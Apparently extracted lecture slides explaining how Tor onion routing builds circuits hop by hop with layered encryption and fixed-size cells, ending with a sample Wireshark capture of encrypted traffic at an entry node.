


Bob




- A circuit is built incrementally one hop by one hop
- Onion-like encryption
 - Alice negotiates an AES key with each router
 - Messages are divided into equal sized cells
 - Each router knows only its predecessor and successor
 - Only the Exit router (OR3) can see the message, however it does not know where the message is from

Onion Routing




Onion Routing




1. u creates 1-hop circuit through routers

Onion Routing




1. u creates 1-hop circuit through routers

Onion Routing




1. *u* creates 1-hop circuit through routers

Onion Routing




1. u creates l -hop circuit through routers
2. u opens a stream in the circuit to d

Onion Routing




1. u creates l -hop circuit through routers
2. u opens a stream in the circuit to d
3. Data are exchanged

Onion Routing




1. u creates l -hop circuit through routers
2. u opens a stream in the circuit to d
3. Data are exchanged

Onion Routing




1. *u* creates *l*-hop circuit through routers
2. *u* opens a stream in the circuit to *d*
3. Data are exchanged

Onion Routing




1. u creates l -hop circuit through routers
2. u opens a stream in the circuit to d
3. Data are exchanged

Onion Routing




1. u creates l -hop circuit through routers
2. u opens a stream in the circuit to d
3. Data are exchanged

Onion Routing



1. u creates l -hop circuit through routers
2. u opens a stream in the circuit to d
3. Data are exchanged


Onion Routing



1. u creates l -hop circuit through routers
2. u opens a stream in the circuit to d
3. Data are exchanged
4. Stream is closed.


Tor Circuit Setup (1)

- Client proxy establish a symmetric session key and circuit with relay node #1




Tor Circuit Setup (2)

- Client proxy extends the circuit by establishing a symmetric session key with relay node #2
 - Tunnel through relay node #1 - don't need  !




Tor Circuit Setup (3)

- Client proxy extends the circuit by establishing a symmetric session key with relay node #3
 - Tunnel through relay nodes #1 and #2



Using a Tor Circuit

- Client applications connect and communicate over the established Tor circuit
 - Datagrams decrypted and re-encrypted at each link



Design

- Overlay network on the user level
- Onion Routers (OR) route traffic
- Onion Proxy (OP) fetches directories and creates virtual circuits on the network on behalf of users.
- Uses TCP with TLS
- All data is sent in fixed size (bytes) cells

How does Tor traffic look like?

- Snippet of traffic observed at entry node (Guard OR)

tor-no-maRk.pcapng [Wireshark 1.10.7 (v1.10.7-0-g6b931a1 from master-1.10)]						
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help						
Filter: ip.dst eq 192.168.0.109				Expression...	Clear	Apply Save
No.	Time	Source	Destination	Protocol	Length	Info
12	0.63010000	195.154.76.180	192.168.0.109	TLSV1.2	1747	Continuation Data
13	0.63016000	195.154.76.180	192.168.0.109	TLSV1.2	1414	Continuation Data
15	0.65817200	195.154.76.180	192.168.0.109	TLSV1.2	809	Continuation Data
16	0.66294900	195.154.76.180	192.168.0.109	TLSV1.2	1414	Application Data, Application Data
18	0.66310600	195.154.76.180	192.168.0.109	TCP	1414	[TCP segment of a reassembled PDU]
19	0.66313300	195.154.76.180	192.168.0.109	TCP	1414	[TCP segment of a reassembled PDU]
